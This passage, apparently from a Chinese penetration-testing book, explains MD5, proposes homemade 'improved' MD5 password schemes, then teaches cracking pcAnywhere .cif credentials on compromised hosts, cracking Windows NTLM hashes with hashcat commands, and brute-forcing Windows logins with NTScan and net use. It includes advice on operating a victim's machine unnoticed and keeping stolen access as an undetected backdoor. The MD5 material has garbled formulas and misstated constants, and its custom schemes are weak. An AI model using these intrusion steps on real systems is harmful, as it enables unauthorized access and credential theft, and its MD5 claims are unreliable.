1. MD5 加密原理

MD5 以 512 位分组处理输入的信息，每个分组又被划分为 16 个 32 位子分组。经过一系列处理，算法的输出由 4 个 32 位分组组成，将这 4 个 32 位分组级联后将生成一个 128 位散列值。

在 MD5 算法中，首先需要对信息进行填充，使其字节长度对 512 求余数的结果等于 448。因此，信息的字节长度（Bits Length）将被扩展至 $N\times512+448$，即 $N\times64+56$ 字节，N 为正整数。

首先，在信息的后面填充 1 个 1 和无数个 0，直到满足上面的条件时才停止对信息进行填充。然后，在这个结果后面附加一个以 64 位二进制表示的填充前的信息长度。经过这样的处理，现在的信息字节长度为 $N\times512+448+64=(N+1)\times512$，即长度恰好是 512 的整数倍数。这样做是为了满足后面处理中对信息长度的要求。MD5 中有 4 个称作链接变量（Chaining Variable）的 32 位整数参数，分别是：A=0x01234567；B=0x89abcdef；C=0xfedcba98；D=0x76543210。设置好这 4 个链接变量后，就进入算法的四轮循环运算，循环的次数是信息中 512 位信息分组的数目。

将上面的 4 个链接变量复制到另外 4 个变量中：A 到 a；B 到 b；C 到 c；D 到 d。主循环有 4 轮（MD4 只有 3 轮），每轮循环都很相似。第一轮进行 16 次操作，每次操作对 a、b、c、d 这 4 个变量中的 3 个进行一次非线性函数运算，然后将所得结果加上第 4 个变量（文节中的一个子分组和一个常数），再将所得结果向右环移一个不定的数，并加上 a、b、c、d 中的一个。最后，用该结果取代 a、b、c、d 中的一个。

以下是每次操作中用到的 4 个非线性函数（每轮一个）。

$$F(X,Y,Z)=(X\wedge Y)\vee((X)\wedge Z)$$
$$G(X,Y,Z)=(X\wedge Z)\vee(Y\wedge(Z))$$
$$H(X,Y,Z)=X\oplus Y\oplus Z$$
$$I(X,Y,Z)=Y\oplus(X\vee(Z))$$

其中，“⊕”是异或，“∧”是与，“∨”是或，“ ”（空格）是反符号。

如果 X、Y 和 Z 的对应位是独立的和均匀的，那么结果中的每一位也应是独立和均匀的。F 是一个逐位运算的函数。即，如果 X，那么 Y，否则 Z。函数 H 是逐位奇偶操作符。完成这些运算之后，将 A、B、C、D 分别加上 a、b、c、d，然后用下一分组数据继续运行算法，输出是 A、B、C、D 的级联。最后得到的 A、B、C、D 就是输出结果，A 是低位，D 为高位，DCBA 组成 128 位输出结果。

2. MD5 的安全性

从安全的角度讲，MD5 的输出为 128 位。若采用纯强力攻击寻找一个消息具有给定 Hash 值的计算困难性为 2128，用每秒可试验 1000000000 个消息的计算机需时 1.07 × 1022 年。若采用生日攻击法，寻找有相同 Hash 值的两个消息需要试验 264 个消息，用每秒可试验 1000000000 个消息的计算机需时 585 年。

3. MD5 加密算法的应用

MD5 加密算法由于具有较好的安全性，加之商业也可以免费使用该算法，因此被广泛使用。MD5 算法主要用在数字签名、文件完整性验证及口令加密等方面。

2.14.3　改进后的加密方法

经过改进，MD5 加密算法的破解难度大大提升。

1. 目前 MD5 加密方法利用的缺陷

在目前的信息系统中，对 MD5 加密方法的利用主要通过在脚本页面中引用包含 MD5 加密函数代码的文件，以 ASP 脚本为例，在需要调用的页面中加入“<!--#include file="includes/md5.asp"-->”语句，md5.asp 为 MD5 加密函数代码文件，然后直接调用函数 MD5(sMessage) 即可。经过 MD5 加密的值有 16 位和 32 位之分，如果在 MD5 加密函数中使用的是“MD5=LCase (WordToHex(a) & WordToHex(b) & WordToHex(c) & WordToHex(d))”，则表示是 32 位，如果使用的是“MD5=LCase (WordToHex(b) & WordToHex(c))”，则表示是 16 位。

例如，对明文为“123456”的值进行加密，其 MD5 值有两个，如下所示。

A=“123456”

password=md5(A)= 49ba59abbe56e057

password=md5(A)= e10adc3949ba59abbe56e057f20f883e

如果将加密的 MD5 值直接保存在数据库中，当网站中存在注入或者其他漏洞时，入侵者极有可能获取用户的密码值，通过 MD5 在线查询或者暴力破解可以得到密码。

2. 填充随机数 MD5 加密

填充随机数 MD5 加密是在使用 MD5 加密算法对明文（口令）加密的基础上，对密文进行了改

变，在密文中截取一段数据并丢弃，然后使用随机函数填充被丢弃的数据，且整个过程不改变 MD5 加密后的位数。其加密过程用算法如下。

01 对明文 password 进行 MD5 加密，获得密文 MD5（password）。

02 使用截取函数截取加密后的密文，从 beginnumber 位置开始截取 number 位数的值，得到密码 A，其中 A=left(md5(password), beginnumber-1)。

03 使用截取函数截取加密后的明文的 number 位数后的值 B，B=right(md5(password), md5-digit - (beginnumber+number-1))。

04 使用随机函数 gen_key(number) 填充被截取的 number 的值。

05 变换后的密码值为“encrypt_password =A&get_key(number)&B”。

对各变量说明如下。

- password：客户端提交的原始密码。
- encrypt_password：经过处理的密码。
- beginnumber：对原始密码开始截取的位置（0<beginnumber<16 或 0<beginnumber<32）。
- number：密码截取位数（0<beginnumber<16 或 0<beginnumber<32）。
- md5-digit：MD5 取 16 位或者 32 位值。

解密过程与加密过程类似，先对输入的明文进行加密，接着从 beginnumber 处截取前半部分得到 A′，截取后半部分得到 B′，然后从数据库中读出密码中的 A 和 B 两部分。最后，如果 A=A′ 且 B=B′，则认为用户输入的密码与数据库中的密码是匹配的。

3. 原始值插入自定义值 MD5 加密

原始值插入指定值是在使用 MD5 加密算法对明文（口令）加密之前，对原始密码进行了增强，位数增加了 1 倍，然后使用 MD5 进行加密，密码位数的增加使 MD5 暴力破解的时间成本增大，从而大大降低被破解的几率。其加密过程用算法描述如下。

01 get(password, len(password), mima)：在 mima 字符串中取与 password 的位数相等的字符串。

02 jiami(password, mima)：对明文 password 进行变换，对 password 中的每一个字符串依次插入从 mima 字符串中截取的相同位数的字符串，获得加密明文 new_password。

03 md5(new_password)：使用 MD5 加密算法对经过增加的明文密码进行加密。

自定义一个 40 位的由大小写字母、特殊字符和数字组成的字符串 mima，获取原始密码的位数，然后于 mima 进行比较和插入，对明文 password 进行增强，获得明文 new_md5(password)。例如，“mima=Q!A@Z#$%^&*()_+123456789WSXEDCRFVTGBYHNUJMIK,OL.P;/[']\”表示原始密码为 123456，通过本方法最后加密的明文密码为“1Q2!3A4@5Z6#”。整个原始密码通过位数变换，使加密的位数翻倍，虽然最终的密码值还是 MD5，但由于无法获取自定义的加密插入字符串“nima”，使得暴力破解 MD5 密码值的几率大大降低。

2.14.4 关键代码与实现

1. 填充随机数 MD5 加密实现代码

填充随机数 MD5 加密实现代码，示例如下。

```
<!--#include file="md5.asp"-->
<%
Function GetRandomizeCode(digit)
```

```
    Randomize
    Dim m_strRandArray,m_intRandlen,m_strRandomize,i
    m_strRandArray                                                    =
Array(0,1,2,3,4,5,6,7,8,9,"A","B","C","D","E","F","G","H","I","J","K","L","M","N
","O","P","Q","R","S","T","U","V","W","X","Y","Z")
    m_intRandlen = digit     //定义随机码的长度
    for i = 1 to m_intRandlen
     m_strRandomize = m_strRandomize & m_strRandArray(Int((21*Rnd)))
    next
    GetRandomizeCode = lcase(m_strRandomize)
   End Function
   Function encrypt_password(beginnumber,number,password,md5_digit)
    A=left(md5(password),beginnumber-1)
    B=Right(md5(password),md5_digit-(beginnumber+number-1))
    C=GetRandomizeCode(number)
    D=A&C&B
    encrypt_password=d
   End Function
    %>
```

实现效果如图 2-96 所示，需要加密时直接调用 encrypt_password 函数即可。可以看到，第 3 位至第 9 位为随机填充数，随机填充数为“462hjk”。

2. 原始值插入自定义值 MD5 加密关键代码

用户输入最简单的密码“12345678”，经本算法生成的加密密码为“1Q2!3A4@5Z6#7$8%”，位数由原来的 8 位增加到 16 位，示例如下，效果如图 2-97 所示。

```
    function new_md5(str)
    mima="Q!A@Z#$%^&*()_+123456789WSXEDCRFVTGBYHNUJMIK,OL.P;/['];\"
    for i=1 to len(str)
    newstr=newstr&Mid(str,i,1)
    if i>len(mima) then
    newstr=newstr&Mid(mima,i-len(mima),1)
    else
    newstr=newstr&Mid(mima,i,1)
    end if
    next
    new_md5=newstr
    end function
    str2="12345678"
    response.write str2&"<br>"
    response.write new_md5(str2) &"<br>"
```




图 2-96　实现效果




图 2-97　通过插入值生成的原始加密值

本算法通过插入指定字符串，使最终加密原始密码位数翻倍，然后再次调用 MD5 加密方法，大

大降低了暴力破解的可能性。

2.14.5 讨论与小结

有人也曾经提出对 MD5 加密算法中的函数或者变量进行修改，从而加强原 MD5 算法的安全，但是这种方法在修改了 MD5 原函数或者变量后，无法验证修改后的 MD5 算法在强度上是否与原算法一致。

本节提出的随机数填充加密是在原有 MD5 加密的基础上，通过对密文截取一定位数的字符串，并使用随机数进行填充，最后得到的密文虽然是经过 MD5 加密的，但是其值已经大不一样，因此，通过 MD5 常规破解方法永远不能破解其原始密码值，从而保证了数据的安全。本节提出的通过增强原始密码的位数和强度后再使用 MD5 加密的方法，虽然通过 MD5 可以暴力破解，但由于明文密码位数的增加和自定义插入字符串的引入，也使得暴力破解的几率大大降低。虽然目前有很多攻击方法，如 SQL 注入、跨站攻击等，可以较容易地获取数据库中的 MD5 加密值，但是使用本文提到的方法进行加密，在网站或者系统代码泄露前，其数据是相对安全的，因此具有一定的参考价值。

2.15 pcAnywhere 账号和口令的破解

通过一些攻击方法和手段取得了远程计算机的控制权后，可以利用其他远程控制软件查找系统中的 CIF 文件，通过破解 CIF 文件获取 pcAnywhere 的账号和密码，进而通过 pcAnywhere 客户端对远程主机进行完全控制等操作。pcAnywhere 是一款比较流行的远程控制软件，其控制原理与 Radmin 等远程控制软件类似，需要账号和口令。不同的用户会根据个人喜好选择不同的远程管理软件，在很多情况下，管理员可能使用某一款远程管理软件管理多台计算机，根据其口令进行猜测或者安装键盘嗅探软件获取口令等信息可以渗透其内网和外网计算机。

2.15.1 查看 5631 端口

pcAnywhere 默认的开放端口为 5631。在 DOS 提示符下输入“sfind -p *.*.*.19”命令查看该 IP 地址的端口开放情况，结果表明该计算机开放了 5631 端口，也就是说，该计算机使用 pcAnywhere 软件作为远程控制软件的服务端，如图 2-98 所示。




图 2-98 查看远程主机是否开放了 5631 端口

非卖品，仅供非商业用途或交流学习使用

2.15.2　查找 pcAnywhere 账号和密码文件

通过各种攻击方法和手段成功控制该计算机以后，在其 Shell 或 Telnet 中查找 pcAnywhere 的账号和密码文件。pcAnywhere 的账号和密码保存在一个后缀为“.cif”的文件中，在系统目录中输入命令“dir *.cif /s”，查找系统磁盘中的所有 CIF 文件。在本例中找到两个 CIF 文件，如图 2-99 所示，第一个文件是保存 pcAnywhere 账号和密码的文件，第二个是无用文件。

2.15.3　破解 CIF 加密文件

在本例中使用 Radmin 的文件传输功能将文件传输到本地，然后通过 pcAnywherePWD 进行破解。直接运行 pcAnywherePWD，在“文件”对话框中选择刚传输回来的 CIF 文件，单击“破解”按钮，其账号和密码就显示出来了，如图 2-100 所示。




图 2-99　查找 pcAnywhere 的账号和密码文件




图 2-100　破解 pcAnywhere 的账号和密码

2.15.4　连接 pcAnywhere 服务端

pcAnywhere 的安装比较简单。安装完毕后，直接运行 pcAnywhere 软件，在新建连接向导中输入 IP 地址“*.*.*.19”，并单击“完成”按钮，双击“*.*.*.19”地址所对应的标签，根据网络情况，很快就会出现 pcAnywhere 的服务端，要求输入用户名和密码，验证正确后可以进行完全控制等操作。如图 2-101 所示，通过 pcAnywhere 客户端对 pcAnywhere 服务端的操作就像对本地计算机操作一样方便。




图 2-101　连接 pcAnywhere 服务端

非卖品，仅供非商业用途或交流学习使用

注意

（1）通过 pcAnywhere 远程控制他人计算机时一定要小心，该远程控制软件在完全控制模式下，其鼠标和屏幕是同步进行的，也就是说，如果用户正在使用远程肉机，那么他会感觉到有人在操作其鼠标和屏幕。远程控制时速度一定要快，且要选择用户没有使用该计算机（肉机）时进行操作。

（2）拥有远程计算机（肉机）的 pcAnywhere 账号和口令。如果用户没有更改用户名和密码，则相当于拥有一个不被查杀的后门。

2.16 使用 Hashcat 破解 Windows 系统账号密码

本次破解对象为 Windows 7 用户的密码。

oclHashcat 号称世界上最快的密码破解工具，是世界上第一个和唯一一个基于 GPGPU 规则的引擎，提供免费的多 GPU（高达 128 个 GPU）、多哈希、多操作系统（Linux 和 Windows 本地二进制文件）、多平台（OpenCL 和 CUDA 支持）、多算法机制，资源利用率低，基于字典攻击，支持分布式破解等。

- oclHashcat for AMD 的下载地址：http://hashcat.net/files/oclHashcat-1.31.7z
- oclHashcat for NVidia 的下载地址：http://hashcat.net/files/cudaHashcat-1.31.7z

oclHashcat 系列软件在硬件上支持使用 CPU、NVIDIA GPU、ATI GPU 进行密码破解，在操作系统上支持 Windows、Linux 平台，并且需要安装官方指定版本的显卡驱动程序，如果驱动程序版本不对，可能导致程序无法运行。NV 用户的 GPU 破解驱动需要 ForceWare 331.67 及更高版本，AMD 用户则需要 Catalyst 14.9 及更高版本。可以通过 Catalyst 自动侦测和下载检测工具来检测系统应该下载那个版本，下载地址为 http://support.amd.com/en-us/download/auto-detect-tool。还可以通过 360 软件管理直接搜索“Catalyst”，选择合适的版本安装即可。

2.16.1 准备工作

01 kali Linux 操作系统或者虚拟机。

02 Windows 7 操作系统或者虚拟机。

03 准备字典。可以自己生成字典工具，也可以从互联网获取字典，推荐如下字典网站。

- http://contest-2010.korelogic.com/wordlists.html
- http://www.insidepro.com/dictionaries.php

04 在 Windows 7 中新增一个用户 antian365，密码为 password。依次单击“开始”→“运行”选项，输入“cmd”并按“Shift+Ctrl+Enter”组合键，输入命令“net user antian365 password /add”，或者以管理员权限启动 cmd.exe 程序，执行成功后如图 2-102 所示。测试完毕可以通过“net user antian365 /del”命令删除该账号。




图 2-102 添加测试账号

非卖品，仅供非商业用途或交流学习使用

05　下载 SAMInside。目前，官方网站目前已经停止 SAMInside 软件的开发了，可以到华军软件园下载，地址为 http://gwbnsh.onlinedown.net/down2/saminside.v2.6.1.0.chs.rar。

2.16.2　获取并整理密码 Hash 值

01　获取操作系统 Hash 值

获取 Windows 7 操作系统的 Hash 值有多个软件，如 WCE、mimikatz、Cain、SAMInside 等，在 Windows Vista 及以上版本中都有 UAC 权限控制机制。UAC（User Account Control，用户账户控制）是微软为提高系统的安全性在 Windows Vista 中引入的新技术，它要求用户在执行可能影响计算机运行的操作，或者执行更改影响其他用户的设置的操作之前，提供权限或管理员密码。通过在这些操作启动前对其进行验证，UAC 可以帮助防止恶意软件和间谍软件在未经许可的情况下在计算机上进行安装或对计算机进行更改。因此，获取密码的工具都需要以管理员身份运行。

选择 saminside.exe 程序，右键单击，在弹出的快捷菜单中选择“以管理员身份运行”选项，然后在 SAMInside 程序主界面中单击左起第 3 个图标，在弹出的菜单中选择“Import local user using Scheduler”选项，如图 2-103 所示，即可获取本机所有账号的密码 Hash 值等信息。

02　整理 Hash 值

在 SAMInside 中，既可以导出所有账号的 Hash 值，也可以复制单个账号的 Hash 值。单击“File”菜单中的“导出用户到 pwdump 文件”选项，即可导出获取的 Hash 值。也可以选择 Hash 值，右键单击，在弹出的快捷菜单中依次选择“复制”→“NT Hash”选项，获取 NT Hash 值。对于 Windows Vista 及以上版本的操作系统，即使是普通的密码，也是以“AAD3B”开头的一串字符，这个值目前在 Ophcrack 等工具中无法破解，在 SAMInside 中会显示为一串“0”字符。将 NT Hash 值整理到一个文件中，命名为“win2.hash”，如图 2-104 所示。




图 2-103　获取密码 Hash 值




图 2-104　整理需要破解的 Hash 值

2.16.3　破解 Hash 值

将准备好的字典 ptemp.txt、需要破解的 Hash 值文件 win2.hash 复制到 oclHashcat32 程序所在的文件夹下，执行以下命令进行破解。

```
oclHashcat32 -m 1000 -a 0 -o winpass1.txt --remove win2.hash ptemp.txt
```

- “-m 1000”表示破解密码类型为 NTLM。
- “-a 0”表示采用字典破解。

非卖品，仅供非商业用途或交流学习使用

- “-o”表示将破解后的结果输出到 winpass1.txt。
- “--remove win2.hash”表示将移除破解成功的 Hash。
- “ptemp.txt”为密码字典文件。

如果密码字典较大，可能会显示“[s]tatus [p]ause [r]esume [b]ypass [q]uit =>”。输入“s”显示破解状态，输入“p”暂停破解，输入“r”继续破解，输入“b”忽略破解，输入“q”退出。所有成功破解的结果都会自动保存在 oclHashcat.pot 文件中。破解结束，会显示如图 2-105 所示的信息。




图 2-105　显示破解信息

2.16.4　查看破解结果

使用“type winpass1.txt”命令查看破解结果，如图 2-106 所示，该账号的密码为“password”。

图 2-106　查看密码破解结果

2.16.5　小结

oclHashcat 功能强大，基本上能够破解目前市面上常见的密码加密算法。Discuz! 论坛密码算法 md5(md5($pass).$salt)，破解命令为“oclHashcat32 -m 2611 -a 0 -o winpass1.txt --remove dz. hash ptemp.txt”；Linux SHA-512 加密方式，破解命令为“oclHashcat32　-m 1800 sha512linux.txt p.txt”；Linux 下 MD5 加密方式，破解命令为“oclHashcat32　-m 500　linuxmd5.txt p.txt”。

本节所用到的工具的下载地址为 http://www.antian365.com/lab/project01/project01.rar，解压密码为“antian365”。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

第 3 章　Web 漏洞扫描

Web 渗透技术的核心就是发现 Web 漏洞。发现 Web 漏洞有手工和软件自动扫描两种方式。对于用户验证漏洞、用户凭证管理问题、权限特权及访问控制漏洞、缓存漏洞、跨站脚本漏洞、加密漏洞、路径切换漏洞、代码注入漏洞、配置漏洞、数据和信息泄露、输入验证漏洞、操作系统命令脚本注入、资源管理漏洞、SQL 注入等常见漏洞，都可以通过 Web 扫描器进行扫描。

可以通过 Jsky、Acunetix Web Vulnerability Scanner、Safe3 等扫描工具获取常见的漏洞信息，再通过手工方式对 Web 漏洞进行测试和利用。扫描工具的使用相对简单，但各个扫描工具的扫描结果又有所不同。在条件允许的情况下，可以进行交叉扫描，即使用所有扫描器对目标进行扫描，然后分析和查看扫描结果，有时会取得意想不到的效果。

本章介绍了如何对 Windows 系统账号、3389 账号、路由器账号等进行扫描，还介绍了常见的一些 Web 漏洞扫描工具的利用。

本章主要内容

- Windows 系统口令扫描及利用
- 使用 HScan 扫描及利用漏洞
- 使用 X-Scan 扫描漏洞
- 使用 Acunetix Web Vulnerability Scanner 扫描及利用网站漏洞
- 使用 Jsky 扫描并渗透某管理系统
- 使用 Router Scan 扫描路由器密码

3.1　Windows 系统口令扫描

口令扫描攻击是网络攻击中最常见的一种攻击方法。入侵者攻击目标时将破译用户的口令作为攻击的开始，只要能猜测或者确定用户的口令，就能获得机器或者网络的部分或全部访问权，并能访问用户能访问的任何资源。如果这个用户有域管理员或 root 用户权限，入侵者可以破解域用户口令并实施网络渗透等，安全风险极高。

口令扫描攻击有两种方式：一种是不知道用户名称，采用猜测性暴力攻击；另外一种是通过各种工具或者手段收集用户信息，利用收集的信息实施攻击。后者攻击效果好于前者。

口令扫描时必须获取用户的账号名称。获取用户账号的方法很多，主要有以下 5 种。

- 利用网络工具获取：可以利用目标主机的 Finger 命令查询功能获取信息。当使用 Finger 命

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

令进行查询时，主机系统会将保存的用户资料（如用户名、登录时间等）显示在终端或计算机上。还可以利用没有关闭 X.500 服务的主机的目录查询服务等获取信息。

- 通过网络获取用户的相关信息。用户个人计算机的账号往往是用户喜欢的昵称或者名字，用户常使用这些名字注册电子邮箱、Blog 及论坛等。这些信息往往会透露其所在目标主机上的账号。
- 获取主机中的习惯性账号：习惯性账号主要包括操作系统账号和应用软件账号。操作系统账号又分为 Windows 账号和 Linux/UNIX 账号。在 Linux/UNIX 操作系统中，习惯性地将系统中的用户基本信息存放在 passwd 文件中，而所有的口令则经过 DES 加密方法加密后专门存放在一个叫做 shadow 的文件中。黑客获取口令文件后，就可以使用专门破解 DES 加密法的程序破解口令。很多应用软件都有保留账号和口令的功能，其账号和口令常常保存在一个文件中，获取这些文件后，通过单独的口令破解软件完全可以获取用户账号和口令。
- 通过网络监听得到用户口令：这类方法有一定的局限性，但危害性极大。监听者往往采用中途截击的方法获取用户账号和密码，在 ARP 攻击中尤为有用。当前，很多协议根本就没有采用任何加密或身份认证技术，如在 Telnet、FTP、HTTP、SMTP 等传输协议中，用户账户和密码信息都是以明文格式传输的，此时攻击者利用数据包截取工具便可很容易地收集用户的账户和密码。还有一种中途截击攻击方法，它在用户与服务器端完成三次握手并建立连接之后，在通信过程中扮演“第三者”的角色，先假冒服务器身份欺骗用户，再假冒用户向服务器发出恶意请求，造成的后果不堪设想。另外，攻击者有时还会利用软件和硬件工具时刻监视系统主机的工作，等待记录用户登录信息，从而取得用户密码，或者编制含有缓冲区溢出错误的 SUID 程序以获得超级用户权限。
- 通过软件获取：在获得一定的 Shell 以后，可以通过 PwDump、LC5、NTCrack、MT、ADUMP 等工具获取系统账号及口令。

3.1.1 使用 NTScan 扫描 Windows 口令

通过本案例可以学到如下内容。

- 如何进行 Windows 口令扫描。
- 如何利用 NTScan 扫描 Windows 口令。

Windows 口令扫描攻击主要针对某一个 IP 地址或者网段进行口令扫描，实质是通过 139、445 等端口尝试建立连接，利用 DOS 命令“net use \\ipaddress\admin$ “password” /u:user”，只不过是通过程序实现而已。

下面的案例通过扫描软件 NTScan 成功获取口令并成功实施控制。

01 设置 NTScan

运行 NTScan。在 NTScan 中一般只需要设置开始 IP 地址和结束 IP 地址，其他设置均采用默认值，如图 3-1 所示。




图 3-1 设置 NTScan

说明

（1）如果是在肉机上进行口令扫描，由于语言版本的不同，若操作系统不支持相应语言的显示，就有可能显示为乱码，这时只能凭对系统的熟悉程度进行设置。本例是在英文操作系统中使用 NTScan，其运

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

行界面中的一些汉字显示为“？”，但是不影响扫描，如图 3-2 所示。




图 3-2　NTScan 显示乱码

（2）在 NTScan 中有 IPC、SMB 和 WMI 3 种扫描方式，第一种和第三种扫描口令较为有效，第二种主要用来扫描共享文件。利用 IPC$ 可以与目标主机建立一个空的连接而无须用户名和密码，还可以得到目标主机上的用户列表。SMB（服务器信息块）协议是一种 IBM 协议，用于在计算机间共享文件、打印机、串口等。SMB 协议可以用在因特网的 TCP/IP 协议之上，也可以用在其他网络协议，如 IPX 和 NetBEUI 之上。

（3）WMI（Windows 管理规范）是 Windows 的一项核心管理技术。作为一种规范和基础结构，通过 WMI 可以访问、配置、管理和监视几乎所有 Windows 资源。例如，用户可以在远程计算机上启动一个进程，设定一个在特定日期和时间运行的进程，远程启动计算机，获得本地或远程计算机的已安装程序列表，查询本地或远程计算机的 Windows 事件日志等。一般情况下，用户只要拥有该计算机的管理员权限，即可在本地计算机上执行 WMI 操作，也可以在远程计算机上执行。如果用户对远程计算机拥有权限并且远程计算机支持远程访问，那么用户就可以连接该远程计算机并执行相应权限的操作。

02　执行扫描

在 NTScan 运行界面中单击“开始”按钮，或者单击左窗口下方的第一个按钮（如果显示为乱码），开始扫描，如图 3-3 所示。




图 3-3　扫描口令

严禁网络传播本PDF，违者责任自负！

说明

（1）NTScan 扫描口令与字典有关，其原理就是使用字典中的口令与实际口令进行对比，如果相同即可建立连接，即破解成功，破解成功后会在下方显示。

（2）NTScan 的字典文件为 NT_pass.dic，用户文件为 NT_user.dic，可以根据实际情况对字典文件和用户文件的内容进行修改。

（3）NTScan 扫描结束后，会在 NTScan 程序的当前目录下生成一个 NTScan.txt 文件，该文件用于记录扫描结果，如图 3-4 所示。

（4）在 NTScan 中还有一些辅助功能，如单击右键后可以执行“cmd”命令，单击左键后可以执行“连接”、“打开远程登录”及“映射网络驱动器”等命令，如图 3-5 所示。

